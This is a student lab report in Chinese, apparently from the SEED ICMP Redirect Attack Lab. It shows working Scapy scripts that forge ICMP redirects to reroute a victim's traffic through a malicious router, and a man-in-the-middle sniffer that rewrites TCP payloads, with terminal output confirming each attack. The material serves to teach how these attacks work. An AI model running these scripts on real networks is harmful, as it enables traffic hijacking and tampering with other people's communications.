

Lab3: ICMP Redirect Attack Lab

57118228 孙志刚

Task1: Launching ICMP Redirect Attack

首先查看受害主机的路由表，可以看到当前通往192.168.60.0网段的主机经由路由器10.9.0.11转发。

```
seed@VM: ~/.../Labsetup
[07/18/21]seed@VM:~/.../Labsetup$ dockps
3f06445189d3  host-192.168.60.6
21ef447529c2  host-192.168.60.5
fc114a0e7e84  malicious-router-10.9.0.111
75843d6a1982  attacker-10.9.0.105
e50ee35fcc80  victim-10.9.0.5
10bcd06ff36d  router
[07/18/21]seed@VM:~/.../Labsetup$ docksh e
root@e50ee35fcc80:/# ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
root@e50ee35fcc80:/#
```

编写如伪造ICMP重定向报文发送程序，由于ICMP重定向报文需要由路由器发出，因此src设置为当前路由器IP地址10.9.0.11，因为是对主机进行重定向，所以type和code分别设置为5和0，网关设置为恶意主机10.9.0.111，内层则与受害主机需要发送的ICMP请求报文信息相匹配。

```
#!/usr/bin/python3
from scapy.all import *

ip = IP(src = '10.9.0.11', dst = '10.9.0.5')
icmp = ICMP(type = 5, code = 0)
icmp.gw = "10.9.0.111"

ip2 = IP(src = '10.9.0.5', dst = '192.168.60.5')
send(ip/icmp/ip2/ICMP())
```

先在 victim 上ping 192.168.60.5，再在恶意主机上运行上述程序，可以看到 victim 的路由表缓存已经发生了改变，发往192.168.60.5的报文会先发往10.9.0.111。

```
seed@VM: ~/.../volumes
[07/18/21]seed@VM:~/.../volumes$ docksh e
root@e50ee35fcc80:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 281sec
root@e50ee35fcc80:/#
```

接下来我们在victim上mtr -n 192.168.60.5，进行traceroute测试。

```
seed@VM: ~/../volumes

My traceroute [v0.93]
e50ee35fcc80 (10.9.0.5) 2021-07-19T02:18:04+0000
Keys: Help Display mode Restart statistics Order of fields quit

          Packets          Pings
Host      Loss%  Snt   Last   Avg  Best  Wrst StDev
1. 10.9.0.111 0.0%   8    0.3    0.3  0.2   0.3   0.0
2. 10.9.0.11 0.0%   7    0.3    0.2  0.1   0.3   0.1
3. 192.168.60.5 0.0%   7    0.1    0.2  0.1   0.4   0.1
```

可以看到，报文被发向了malicious Router，但同时，在同一个LAN下的10.9.0.11也当然也能收到报文，然后发送给真正的192.168.60.5。

Question 1

将重定向报文中的网关改为不在LAN上的主机192.168.60.6虚拟机的IP，路由缓存发生改变，但是traceroute时发送到默认网关寻找192.168.60.6，得不到答复。

```
#!/usr/bin/python3
from scapy.all import *

ip = IP(src = '10.9.0.11', dst = '10.9.0.5')
icmp = ICMP(type = 5, code = 0)
icmp.gw = "192.168.60.6"

ip2 = IP(src = '10.9.0.5', dst = '192.168.60.5')
send(ip/icmp/ip2/ICMP())
```

```
seed@VM: ~/../volumes

[07/18/21] seed@VM:~/../volumes$ docksh e
root@e50ee35fcc80:/# ip route get 192.168.60.5
192.168.60.5 via 10.9.0.11 dev eth0 src 10.9.0.5 uid 0
      cache
root@e50ee35fcc80:/#
```

Question 2

不可以使用ICMP重定向攻击重定向到同一网络中不存在的主机。

修改相应部分代码如下。

```
.....
icmp.gw = "10.9.0.228"
.....
```

重新执行之前的攻击步骤，发现ICMP redirect攻击失效。

```
seed@VM: ~/.../volumes
[07/18/21]seed@VM:~/.../volumes$ docksh e
root@e50ee35fcc80:/# ip route show cache
root@e50ee35fcc80:/# ip route get 192.168.60.5
192.168.60.5 via 10.9.0.11 dev eth0 src 10.9.0.5 uid 0
    cache
root@e50ee35fcc80:/#
```

Question 3

将路由器配置修改如下

```
sysctl:
- net.ipv4.ip_forward=1
- net.ipv4.conf.all.send_redirects=1
- net.ipv4.conf.default.send_redirects=1
- net.ipv4.conf.eth0.send_redirects=1
```

置为0的意义是允许恶意路由器发送重定向报文，置为1后，重定向攻击不成功。

然后重启容器环境，重新进行攻击，发现malicious router发出了重定向，将路由又重定向回 10.9.0.11路由器，致使攻击失败。

```
seed@VM: ~/.../Labsetup
[07/18/21]seed@VM:~/.../Labsetup$ docksh 01
root@011078c61247:/# ip route show cache
root@011078c61247:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
    cache <redirected> expires 281sec
root@011078c61247:/#
```

```
seed@VM: ~/.../Labsetup
My traceroute [v0.93]
011078c61247 (10.9.0.5) 2021-07-19T03:41:07+0000
Keys: Help Display mode Restart statistics Order of fields quit
          Packets
          Pings
Host      Loss%  Snt   Last  Avg  Best  Wrst StDev
1. 10.9.0.11 0.0%   3    0.1   0.2   0.1   0.3   0.1
2. 192.168.60.5 0.0%   2    0.2   0.2   0.2   0.2   0.0
```


Task2: Launching the MITM Attack

首先修改yml文件中相应的配置信息。

```
sysctl:
- net.ipv4.ip_forward=0
- net.ipv4.conf.all.send_redirects=0
- net.ipv4.conf.default.send_redirects=0
- net.ipv4.conf.eth0.send_redirects=0
```

重启docker

在 victim (10.9.0.5) 上, 运行命令 `nc 192.168.60.5 9090` 连接到服务器, 在目标容器 host1(192.168.60.5) 上运行 `nc -lp 9090`, 启用 netcat 服务器监听端口, 连接成功后, 验证 tcp 通信正常



The image shows two terminal windows from a host named 'seed@VM: ~/.../volumes'. The top window shows a netcat listener on container '92' (IP 192.168.60.5) receiving a connection from container '9281c60059fa' (IP 192.168.60.5) with the payload 'szg'. The bottom window shows a netcat listener on container 'b7' (IP 192.168.60.5) receiving a connection from container 'b776610e4425' (IP 192.168.60.5) with the payload 'szg'.

```
[07/18/21]seed@VM:~/.../volumes$ docksh 92
root@9281c60059fa:/# nc 192.168.60.5 9090
szg
[07/18/21]seed@VM:~/.../volumes$ docksh b7
root@b776610e4425:/# nc -lp 9090
szg
```

修改 mitm sample.py 代码如下:

```
#!/usr/bin/env python3
from scapy.all import *

print("LAUNCHING MITM ATTACK.....")

def spoof_pkt(pkt):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)

    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        print("*** %s, length: %d" % (data, len(data)))

        # Replace a pattern
        newdata = data.replace(b'szg', b'AAA')

        send(newpkt/newdata)
    else:
        send(newpkt)

f = 'tcp'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

在受害者容器 victim (10.9.0.5) 进行 ping 192.168.60.5, 然后在攻击者容器 attacker (10.9.0.105) 运行 **task1.py**, 此时在 victim (10.9.0.5) 上运行命令 `ip route show cache` 查看路由缓存。

```
seed@VM: ~/.../volumes
[07/19/21]seed@VM:~/.../volumes$ docksh b5
root@b5582e347845:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 295sec
root@b5582e347845:/#
```

在恶意路由器 (10.9.0.111) 上, 运行 **mitm_sample.py**, 最终攻击结果如下。

```
seed@VM: ~/.../volumes
[07/19/21]seed@VM:~/.../volumes$ docksh b5
root@b5582e347845:/# nc 192.168.60.5 9090
szg
szgszg
szgseu
ss
qqqq
[07/19/21]seed@VM:~/.../volumes$ docksh 3a
root@3aa36de7a655:/# nc -lp 9090
AAA
AAAAAA
AAaseu
ss
qqqq
```

Question 4

流量方向为10.9.0.5到192.168.60.5, 因为攻击程序的意图是修改受害者到目的地址的数据包, 所以需要捕获的流量方向为受害者IP ->目标IP。

Question 5

上一个Question中使用受害主机IP地址作为过滤条件, 当受害主机通过netcat发送目标字符时, 可以看到恶意路由器不断发送大量报文, 是因为恶意路由器转发的报文也符合该过滤条件, 因此会持续触发该转发程序。

```
seed@VM: ~/.../Labsetup
Sent 1 packets.
*** b'AAA\n', length: 4
.
Sent 1 packets.
*** b'AAA\n', length: 4
.
Sent 1 packets.
*** b'AAA\n', length: 4
.
Sent 1 packets.
*** b'AAA\n', length: 4
.
Sent 1 packets.
*** b'AAA\n', length: 4
.
Sent 1 packets.
*** b'AAA\n', length: 4
.
Sent 1 packets.
*** b'AAA\n', length: 4
.
Sent 1 packets.
*** b'AAA\n', length: 4
.
```

我们可以观察到，以受害者的IP地址过滤时，在恶意路由器上会看到不停地发包；说明它对自己发出的报文在进行抓包检测，而以MAC地址过滤时，不会对自己发出的报文进行检测，因此，选择以MAC地址过滤的方法更好。

过滤 MAC 地址的代码如下：

```
#!/usr/bin/env python3
from scapy.all import *

print("LAUNCHING MITM ATTACK.....")

def spoof_pkt(pkt):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)

    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        print("*** %s, length: %d" % (data, len(data)))

        # Replace a pattern
        newdata = data.replace(b'szg', b'AAA')

        send(newpkt/newdata)
    else:
        send(newpkt)

# 通过MAC地址进行过滤，02:42:0a:09:00:05为victim的MAC地址
f = 'tcp and ether src host 02:42:0a:09:00:05'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

再次进行攻击，可以看到攻击成功，且恶意路由器不再持续发送报文，说明对MAC地址进行过滤是更好的。

```
seed@VM: ~/.../volumes
[07/19/21] seed@VM: ~/.../volumes$ docksh b5
root@b5582e347845:/# nc 192.168.60.5 9090
szg
szgszg
szgseu
ss
qqqq
szgszg
szg
szg
szgseu
szgszg
aaa
bbbszg
[07/19/21] seed@VM: ~/.../volumes$ docksh 3a
root@3aa36de7a655:/# nc -lp 9090
AAA
AAAAAA
AAAseu
ss
qqqq
szgszg
szg
AAA
AAAseu
AAAAAA
aaa
bbbAAA
[07/19/21] seed@VM: ~/.../Labsetup
root@66ff628aebd9:/volumes# python3 mitm_sample.py
LAUNCHING MITM ATTACK.....
*** b'szg\n', length: 4
.
Sent 1 packets.
*** b'szgseu\n', length: 7
.
Sent 1 packets.
*** b'szgszg\n', length: 7
.
Sent 1 packets.
*** b'aaa\n', length: 4
.
Sent 1 packets.
*** b'bbbszg\n', length: 7
.
Sent 1 packets.
```